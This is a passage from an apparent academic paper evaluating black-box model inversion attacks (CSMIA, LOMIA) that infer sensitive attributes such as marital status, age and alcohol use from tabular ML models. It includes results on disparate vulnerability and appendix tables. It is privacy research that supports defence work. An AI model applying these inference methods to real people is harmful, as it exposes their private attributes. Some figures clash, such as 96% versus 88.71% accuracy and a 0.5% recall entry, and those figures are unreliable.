(i) Estimating Multivalued Sensitive Attributes: Tables 10 (a), (b), and (c) show the performances of the FJRMIA, CSMIA, and LOMIA strategies, respectively, in terms of estimating a multivalued sensitive attribute, i.e., *age* in the FiveThirtyEight dataset. FJRMIA [18] predicts the age-group $30-44$ for all the target records (i.e., it boils down to NaiveA, age-group $30-44$ has the highest marginal prior among all, 28.1%). Also, the RandGA strategy would achieve maximum accuracy of 25% in estimating this multivalued sensitive attribute (not shown in tables). In contrast, our proposed CSMIA and LOMIA strategies achieve significantly better results. The results in Table 10 (d) show the performance of LOMIA on Case (1) instances which has an accuracy of 96%. Hence, we emphasize that the records in Case (1) are significantly more vulnerable to model inversion attacks.

(ii) Estimating Multiple Sensitive Attributes: In this attack setting, the adversary estimates both the age-group and alcohol sensitive attributes of a target individual. The attack results for estimating the multivalued age-group attribute, in this case, are similar to that of Table 10. Due to space constrains, the attack results for estimating the binary attribute alcohol are given in Table 15 in Appendix. Also, we demonstrate the results of the FJRMIA, CSMIA, LOMIA, and LOMIA Case (1) in terms of estimating the age-group attribute in Table 16.



Figure 3: Comparison among different attack strategies in terms of FPR and other metrics. Marginal priors: alcohol positive class 80.3%, x-movie positive class 19.8%.

5.5 False Positive Rates and Attack Stability

In order to demonstrate the false positive rate (FPR) comparison between our proposed attacks and the existing FJRMIA [18] strategy, we perform experiments with two scenarios: (1) estimating the 'alcohol' sensitive attribute in the FiveThirtyEight dataset which has 80.3% positive class marginal prior (i.e., alcohol=yes), and (2) estimating the 'x-movie' sensitive attribute in the GSS dataset which has only 19.8% positive class marginal prior (i.e., x-movie=yes), see Table 2. Figure 3 shows the comparison among FJRMIA, CSMIA, and LOMIA in terms of FPR and other metrics. The solid lines represent the attack performances of estimating alcohol in the FiveThirtyEight dataset whereas the dashed lines represent the attack performances of estimating x-movie in the GSS dataset. Since FJRMIA is heavily dependent on the marginal priors of the sensitive attributes, it achieves extreme FPRs in these two scenarios: 100% FPR in estimating alcohol and 4.17% FPR is estimating x-movie. In contrast, our proposed attacks are more stable and their superior performances in both scenarios are evident by the G-mean and MCC metrics in Figure 3. The comparison of these attacks' FPRs for the Adult dataset where the sensitive attribute is more balanced is given in Table 13. The FPRs of our proposed attacks are comparable to that of FJRMIA ($\sim 6\%$ vs. $\sim 3\%$). However, our attacks outperform FJRMIA in terms of other metrics as shown in Figures 2(c) and 2(d). Also, note that, lower FPR may not always indicate a better attack, e.g., NaiveA has an FPR of 0% but the attack has no efficacy.

In the following, we characterize the datasets for which our proposed attacks may have higher FPR and vice versa. In a dataset, if the sensitive attribute's positive class has a high marginal prior, our proposed attacks achieve lower FPRs than FJRMIA (e.g., FiveThirtEight dataset in Figure 3). On the other hand, if the sensitive attribute has lower positive class marginal prior, our attacks result in higher FPRs than FJRMIA (e.g., GSS dataset in Figure 3). Finally, if the sensitive attribute has a more balanced marginal prior, our attacks achieve FPRs comparable to FJRMIA (e.g., Adult dataset in Table 13). However, irrespective of the marginal priors, for different datasets, our attacks consistently outperform FJRMIA in terms of G-mean and MCC metrics.



Figure 4: (a) Privacy leakage for DS_T and DS_D, (b) disparate vulnerability of LOMIA for different gender and race groups.


5.6 Distributional Privacy Leakage


In order to investigate if our MIAI attacks also breach the privacy of data that is not in the training dataset of the target model but is drawn from the same distribution, we evaluate our attacks on the corresponding DS_D datasets as described in Section 5.1. Figure 4(a) compares the performance of our attacks as well as the performance of FJRMIA on the DT model trained on the Adult dataset. Our observation shows that our attacks are equally effective against the records in the training dataset (DS_T) and the records outside of the training dataset but drawn from the same distribution (DS_D). We observe similar trends in the proposed attacks against other target models as shown in Figure 8 in Appendix.

5.7 Disparate Vulnerability of MIAI Attacks



In this section, we further investigate the vulnerability of model inversion attacks by analyzing the attack performances on different groups in the dataset. If a particular group in a dataset is more vulnerable to these attacks than others, it raises serious privacy concerns for that particular group.

Figure 4(b) shows the contrast in the performances of LOMIA against different gender and race populations. The attack is performed against the DNN model trained on the Adult dataset. The x-axis represents gender/race identities along with the number of records in the training dataset that belong to the particular subgroups. For instance, the numbers of female and male individuals in the Adult dataset are 11,486 and 23,736, respectively. According to our observation, LOMIA predicts correct marital status for 85.9% of the female population whereas it predicts correct marital status for only 62.4% of the male population. LOMIA also shows disparate attack performance against different race groups and is most successful against the Black race subgroup with 78.2% accuracy. Since the attack model of LOMIA is trained on $DS_{\mathcal{A}}$ dataset obtained from the Case (1) instances, we investigated what percentage of records of each of the female and male subgroups are labeled with correct sensitive attributes in $DS_{\mathcal{A}}$ dataset and if that has any impact on such disparate vulnerability. However, we observe that around a similar percentage ($\sim 21\%$) of both female and male records, i.e., 2593 and 4837, respectively, are labeled with the correct sensitive attribute (single/married) in the $DS_{\mathcal{A}}$ dataset, which is shown using Correct Case (1) bar in Figure 4(b). We also investigated if the accuracy of the target model for different subgroups plays a role in disparate vulnerability, shown using the TM Accuracy bar in Figure 4(b). We observe that the target model is 92.4% accurate for the female population and only 81.4% accurate for the male population in predicting their income, which correlates with the disparate vulnerability. However, we have not observed this correlation consistently, e.g., in the case of disparate vulnerability for race subgroups. LOMIA shows disparate vulnerability against other subgroups, such as religions (DT model trained on GSS dataset) and occupations (DNN model trained on Adult dataset). The results are demonstrated in Appendix (see Figures 9 and 10, respectively). Note that, we have observed disparate vulnerability across all datasets and models but reported the most interesting results only.



The performance of an adversary with RandGA strategy would not differ significantly for these different groups because of their random prediction. Due to the differences in the underlying distributions of the married individuals in these groups, the RandGA strategy would only show slightly different performance in terms of precision and thus in the F1 score. While our findings here show only a few instances of such disparity in the model inversion attack performances on different groups, this is a potentially serious issue and needs to be further investigated. Otherwise, while it may seem that the attack performance on the overall dataset is not a significant threat, some specific groups in the dataset could still remain significantly vulnerable to MIAI attacks.

5.8 Attack Results With Partial Knowledge of Target Record's Non-sensitive Attributes

Figure 5(a) shows the performance details of LOMIA against the DT model trained on the Adult dataset when 1-9 non-sensitive attributes (NSA) increasingly become unknown (u) to the adversary in the following order: work-class, sex, race, fnlwgt, occupation, education, hours-per-week, capital-gain, and capital-loss. This order reflects the importance of the Adult dataset attributes in the LOMIA attack model trained against the DT target model (see Figure 6). Since the 'income' attribute occupies 90.4% importance in the LOMIA attack model, the unavailability of 9 other non-sensitive attributes does not degrade the performance of LOMIA. Figure 5(b)

(a)

(b)

Figure 5: LOMIA performance against the (a) DT and (b) DNN target models trained on Adult dataset when 1-9 non-sensitive attributes (NSA) are unknown (u) to the adversary.




Figure 6: Adult dataset attributes' importance in the LOMIA attack model trained against the DT target model.

Table 11: Attack performance against the DT target model trained on Adult dataset.

Target model class label	Attack Strategy	TP	TN	FP	FN	Precision	Recall	Accuracy	F1 score
<=50K	FJRMIA [18]	13	17108	13	9315	50%	0.14%	64.73%	0.28%
	CSMIA	127	17018	103	9201	55.22%	1.36%	64.82%	2.66%
	LOMIA	26	17085	36	9302	41.94%	0.28%	64.69%	0.55%
>50K	FJRMIA [18]	3775	710	498	3790	88.34%	49.9%	51.12%	63.78%
	CSMIA	7537	67	1141	28	86.85%	99.63%	86.68%	92.8%
	LOMIA	7548	47	1161	17	86.67%	99.78%	86.57%	92.76%

shows a similar performance of LOMIA against the DNN model trained on the Adult dataset. Note that, the income attribute occupies 100% importance in the LOMIA attack model trained against the DNN target model. Hence, we use the same order shown in Figure 6 to make 1-9 non-sensitive attributes (NSA) increasingly unknown (u) to the adversary. We have observed similar LOMIA results against the target models trained on GSS datasets. Figure 11 in Appendix shows the importance of the GSS dataset attributes in the LOMIA attack model against the DT target model and the corresponding performance details of LOMIA when 9 non-sensitive attributes (NSA) increasingly become unknown. Figure 12 shows the same for the DNN target model trained on the GSS dataset.

These results not only show an increased vulnerability of model inversion attacks but also escalate the practicability of such attacks in the real world where the adversary may not know all other attributes of a target record. Due to space constraints, the performance details of the CSMIA partial knowledge attack have been discussed in Appendix A.3.

5.9 Attacks' Efficacy on Different Class Labels of Target Model

In this section, we aim to understand the efficacy of model inversion attacks for different class labels of the target model and focus on the DT model trained on the Adult dataset.

Table 11 shows a comparison among FJRMIA [18], CSMIA, and LOMIA performances for different class labels of the target model. Note that, the attack performances are significantly different for the two class labels, e.g., the recall values of identifying 'married' individuals in class <=50K are significantly low when compared to the recall values of identifying 'married' individuals in class >50K. The precision values also demonstrate disparate attack performances on these two target model class labels.

5.10 Discussion and Limitations

5.10.1 Discussion

To our knowledge, ours is the first work that studies MIAI attacks in such details on *tabular* datasets which is the most common data type used in real-world machine learning [28]. We discuss some of our notable findings in the following:

TIR vs. MIAI: As mentioned in Section 1, the TIR attacks have strong correlations with the model's predictive power. This is because highly predictive models are able to establish a strong correlation between features and labels, and this is the property that an adversary exploits to mount the TIR attacks [22]. However, we argue that such is *not* the case for MIAI attacks. Table 6 shows the confusion matrix for the DT model trained on Adult dataset. From the matrix, it is evident that the target model's performance (both precision and recall) is better for class label $<= 50K$ than that of for class label $> 50K$. If the root causes of MIAI attacks were similar to that of TIR attacks, the attacks would be more effective against the records of class label $<= 50K$. On the contrary, in Section 5.9, we demonstrate that the MIAI attacks (both existing and proposed) perform better against the records of class label $> 50K$.

Importance of sensitive attribute in target model: As discussed in Section 5.4.2, the importance of sensitive attributes

in the corresponding target models trained on GSS and Adult datasets do not differ significantly whereas the proposed MIAI attacks against target models trained on the Adult dataset are significantly more effective than that of against the target models trained on GSS dataset. This indicates that only controlling the *importance* of the sensitive attributes in the target model may not be always sufficient to reduce the risk of model inversion attacks. We identify the difference in the distribution of sensitive attributes in these datasets (Adult dataset 47.9% positive class vs. GSS dataset 19.8% positive class) as a factor that has contributed to this attack performance difference. We leave investigating this and other factors to future work.

Disparate vulnerability: We have investigated correct Case (1) percentage and target model accuracy for different subgroups as possible factors behind disparate vulnerability. It is evident that further investigation is required to better understand the disparate impact on different groups of records which is a serious threat of model inversion attacks.

Distributional privacy breach: Existing research [19, 22] shows that differential privacy (DP)-based defense mechanisms against model inversion attacks suffer from significant loss of model utility. Moreover, DP mechanisms provide privacy guarantees to only the training data records. In contrast, our experiments show that model inversion attacks not only breach the privacy of sensitive training datasets but also leak distributional privacy. Therefore, the effectiveness of DP mechanisms against model inversion attacks needs further investigation.

5.10.2 Limitations

Attribute inference attack is not a real threat when a dataset has a lot of attributes, since the model prediction is likely to depend very little on each individual attribute. Therefore, in this paper, we study the MIAI attacks only on datasets with fewer attributes. Also, in certain datasets, where the sensitive attribute has lower positive class marginal prior, our attacks result in high FPRs. We leave the investigation of designing improved model inversion attacks that ensure marginal prior agnostic lower FPRs to future work.

6 Related Work

In [19], Fredrikson et al. introduced the concept of model inversion attacks and applied their attack to linear regression models. In [18], Fredrikson et al. extended their attack so that it could also be applicable to non-linear models, such as decision trees. The later work presents two types of applications of the model inversion attack. The first one assumes an adversary who has access to a model (for querying) and aims to learn the sensitive attributes in the dataset that has been used to train that model. In the second setting, the adversary aims to reconstruct instances similar to ones in the training dataset using gradient descent. As mentioned earlier, we focus on the first one, i.e., attribute inference attack. Subsequently, Wu et al. [35] presented a methodology to formalize the model inversion attack.

A number of attribute inference attacks have been shown to be effective in different domains, such as social media [23, 24, 36–40] and recommender systems [41, 42]. In these attacks, the adversary first trains a machine learning classifier that takes as input the public attributes and then outputs the private attributes. However, in order to build such a classifier, these attacks [23, 24, 36–41] have to rely on the users who also share their private attributes (e.g., gender, political views, locations visited) along with their public attributes (e.g., pages liked, movie ratings). Therefore, the adversary's machine learning classifier can be built only in those scenarios where it can collect the private-public attribute pairs of real users. In contrast to the adversaries assumed in these attacks [23, 24, 36–41], the adversaries assumed in our attacks are *not* assumed to be able to obtain a dataset from the same population the DS_T dataset has been obtained from. This is because in many scenarios such an assumption (adversary having access to a similar dataset) may not be valid. Therefore, while designing our attacks, it has been part of our goal to incorporate these practical scenarios in our attack surface so that our proposed attacks could be applied more widely.

Most of the work mentioned above assumes that the attributes of a target individual, except the sensitive attribute, are known to the adversary. Hidano et al. [43] proposed a method to infer the sensitive attributes without the knowledge of non-sensitive attributes. However, unlike our model inversion attacks, they consider an online machine learning model and assume that the adversary has the capability to poison the model with malicious training data. In contrast, our model inversion attack with partial knowledge of the target individual's non-sensitive attributes does not require poisoning and performs similar to scenarios where the adversary has full knowledge of the target individual's non-sensitive attributes.

7 Conclusion and Future Work

In this paper, we demonstrate two new black-box model inversion attacks: (1) confidence score-based attack (CSMIA) and (2) label-only attack (LOMIA). We perform an extensive evaluation of our attacks using two types of ML models, decision tree and deep neural network, that are trained with three real datasets [25–27]. Our evaluation results show that the proposed attacks significantly outperform the existing ones. Moreover, we empirically show that model inversion attacks have disparate vulnerability property. We also evaluate the risks incurred by model inversion attacks when the adversary does not have the knowledge of all other non-sensitive attributes of a target record and demonstrate that our attacks' performance is not impacted significantly in those scenarios. Designing effective defense methods that protect privacy against our label-only MIAI attack without degrading the target model's performance is left as future work.

A Appendix

A.1 Random Guessing Attack Performances

In this attack, the adversary randomly predicts the sensitive attribute by setting a probability for the positive class sensitive attribute value. Fig. 7(a) shows the optimal performance of random guessing attack when the marginal prior of the positive class sensitive attribute is 0.3 and the adversary sets different probabilities to predict the positive class sensitive attribute value (probabilities in x-axis). As shown in the figure, the maximum G-mean a random guessing attack can achieve is 50%, independent of the knowledge of marginal prior. The precision for predicting the positive class sensitive attribute is constant and equals the marginal prior of that class as long as the set probability is > 0. This is because


(a) Positive class marginal prior 0.3. (b) GSS dataset attributes' importance (c) Adult dataset attributes' importance

Figure 7: (a) RandGA performance. Importance of (b) GSS and (c) Adult dataset attributes in their respective DT target models.

when the attack randomly assigns the positive class label to the records, approximately 30% of those records' sensitive attributes would turn out to be originally positive according to the marginal prior of the positive class sensitive attribute which is 0.3. The recall of the random guessing attack increases with the probability set to predict the positive class sensitive attribute. For example, if the adversary reports all the records' sensitive attributes as positive, there is no false negative left and thus recall reaches 100%. The MCC of the random guessing attacks is always 0.

A.2 Comparison of Attacks' Query Numbers

In FJRMIA, the adversary predicts sensitive attribute value from all possible values based on the score $\mathcal{C}[y,y'] * p_{1,i}$, i.e., the attack selects the sensitive attribute value that maximizes this score (see section 2.4). Since for each instance in the training dataset the adversary queries k times (k is the number of possible values of the sensitive attribute), it requires $k*n$ queries in total, where n is the number of instances in the training dataset. Our CSMIA strategy performs queries similarly, i.e., during the attack, but instead of comparing $\mathcal{C}[y,y'] * p_{1,i}$ for different sensitive attribute values, it compares the confidence scores returned by queries (see section 4.1). Therefore, both FJRMIA and CSMIA require $k*n$ queries while attacking the entire training dataset. For LOMIA, the number of queries to the target model is the same as CSMIA and FJRMIA to perform the attack on the entire training dataset. However, these queries are performed to generate the Case (1) attack dataset and to train the attack model rather than while performing the attack as in CSMIA and FJRMIA. Once the attack model is built, the attacker in LOMIA does not need to query the target model anymore, it queries the attack model instead. We present the target model query numbers for different attacks on different datasets in Table 14.



For example, GSS DS_T dataset has 15235 instances ($n=$ 15235) and sensitive attribute *x_movie* has two possible values ($k=2$). Therefore, the total number of queries for all attacks in this dataset is $k*n=$15235x2=30470. The total number of queries for estimating single sensitive attributes in Adult (i.e., *marital-status*) and FiveThirtyEight datasets (i.e., *alcohol* or *age-group*) are calculated similarly. For multiple sensitive attribute inference, i.e., estimating age-group and alcohol in the FiveThirtyEight dataset, we consider one sensitive attribute to be missing [32] and query the target model with all possible values of the other sensitive attribute. Therefore, the total number of queries while simultaneously estimating age-group

Table 12: Attack performance against the DT and DNN target models trained on GSS dataset.

and alcohol sensitive attributes is 331x(4+2)=1986.

A.3 CSMIA Results With Partial Knowledge of Non-sensitive Attributes

Excluding the sensitive attribute ('marital status') and the output of the target model ('income'), we first consider each of the remaining (non-sensitive) attributes to be unknown to the adversary once at a time, i.e., denoting those as x_2. Figure 13 shows the performance of CSMIA on the DT target model trained on the Adult dataset when some of the non-sensitive attributes are unknown to the adversary. The x-axis shows the non-sensitive attributes that are unknown along with the number of queries to the target model. The attributes are sorted (from left to right) according to their *importance* in the model, a parameter computed by BigML. We also present the original results (i.e., when *none* of the non-sensitive attributes is unknown to the adversary) to compare how the partial knowledge of the target individual's non-sensitive attributes impacts our attacks' performances. As demonstrated in Figure 13, we observe that the performance of our attack does not deteriorate and remains almost the same when some of the non-sensitive attributes are unknown to the adversary, independent of the importance of the attributes in the target model. We observe only slightly lower precision and slightly higher recall when the 'capital-loss' attribute is unknown to the adversary. We also perform experiments where a combination of non-sensitive attributes are unknown to the adversary– 'occupation and capital-gain' (combined importance 37.8%), 'occupation and hours-per-week' (combined importance 33.3%), and 'occupation and capital-loss' (combined importance 30.4%). As demonstrated in Figure 13, our attack does not show any significant deterioration. Due to the combinatorial complexity of our CSMIA partial knowledge attack and increasing number of target model queries, we limit the number of unknown non-sensitive attributes to two for these experiments.



Table 15: Inferring the sensitive attribute alcohol (alcohol=yes 80.3% marginal prior), attack performances against the DT target model trained on FiveThirtyEight dataset (adversary also estimates the age-group sensitive attribute).

Attack Strategy	TP	TN	FP	FN	Precision	Recall	Accuracy	F1 score	G-mean	MCC
FJRMIA [18]	256	5	60	10	81.01%	96.24%	78.85%	87.97%	27.21%	7.51%
CSMIA	151	34	31	115	82.97%	56.77%	55.89%	67.41%	54.49%	7.25%
LOMIA	192	19	46	74	80.67%	72.18%	63.75%	76.19%	45.93%	1.25%

(a) (b)

Figure 11: (a) GSS dataset attributes' importance in the LOMIA attack model trained against the DT target model. (b) LOMIA performance against the DT model trained on GSS dataset when 1-9 non-sensitive attributes (NSA) are unknown (u) to the adversary in the following order: divorce, race, religion, sex, education, age, year, number-of-children, and porn-law.

(a) (b)

Figure 12: (a) GSS dataset attributes' importance in the LOMIA attack model trained against the DNN target model. (b) LOMIA performance against the DNN model trained on GSS dataset when 1-9 non-sensitive attributes (NSA) are unknown (u) to the adversary in the following order: divorce, year, sex, age, number-of-children, race, religion, porn-law, and education.



Figure 13: CSMIA performance against the DT model trained on Adult dataset when some of the other (non-sensitive) attributes of a target individual are also unknown to the adversary.

Table 16: Attacks against DT target model trained on FiveThirtyEight dataset to infer multivalued age-group sensitive attribute (along with inferring binary sensitive attribute alcohol)

(a) Attack confusion matrix of FJRMIA

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	0	64	0	6	70	0%
30-44	0	88	0	5	93	94.62%
45-60	0	84	0	2	86	0%
>60	0	77	0	5	82	6.1%
Total	0	313	0	18	331	Avg. recall 25.18%
Precision	0%	28.12%	0%	27.78%	Avg. precision 13.97%	Accuracy 28.1%

(b) Attack confusion matrix of CSMIA

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	35	12	7	16	70	0.5%
30-44	14	52	12	15	93	55.91%
45-60	16	14	36	20	86	41.86%
>60	16	24	17	25	82	30.49%
Total	81	102	72	76	331	Avg. recall 44.57%
Precision	43.21%	50.98%	50%	32.89%	Avg. precision 44.27%	Accuracy 44.71%

(c) Attack confusion matrix of LOMIA

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	33	23	13	1	70	47.14%
30-44	24	48	15	6	93	51.61%
45-60	19	29	33	5	86	38.37%
>60	21	34	15	12	82	14.63%
Total	97	134	76	24	331	Avg. recall 37.94%
Precision	34.02%	35.82%	43.42%	50%	Avg. precision 40.82%	Accuracy 38.07%

(d) Attack confusion matrix of LOMIA (Case 1)

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	15	1	0	0	16	93.75%
30-44	0	18	0	1	19	94.74%
45-60	1	0	16	2	19	84.21%
>60	1	1	0	6	8	75%
Total	17	20	16	9	62	Avg. recall 86.92%
Precision	88.24%	90%	100%	66.67%	Avg. precision 86.23%	Accuracy 88.71%
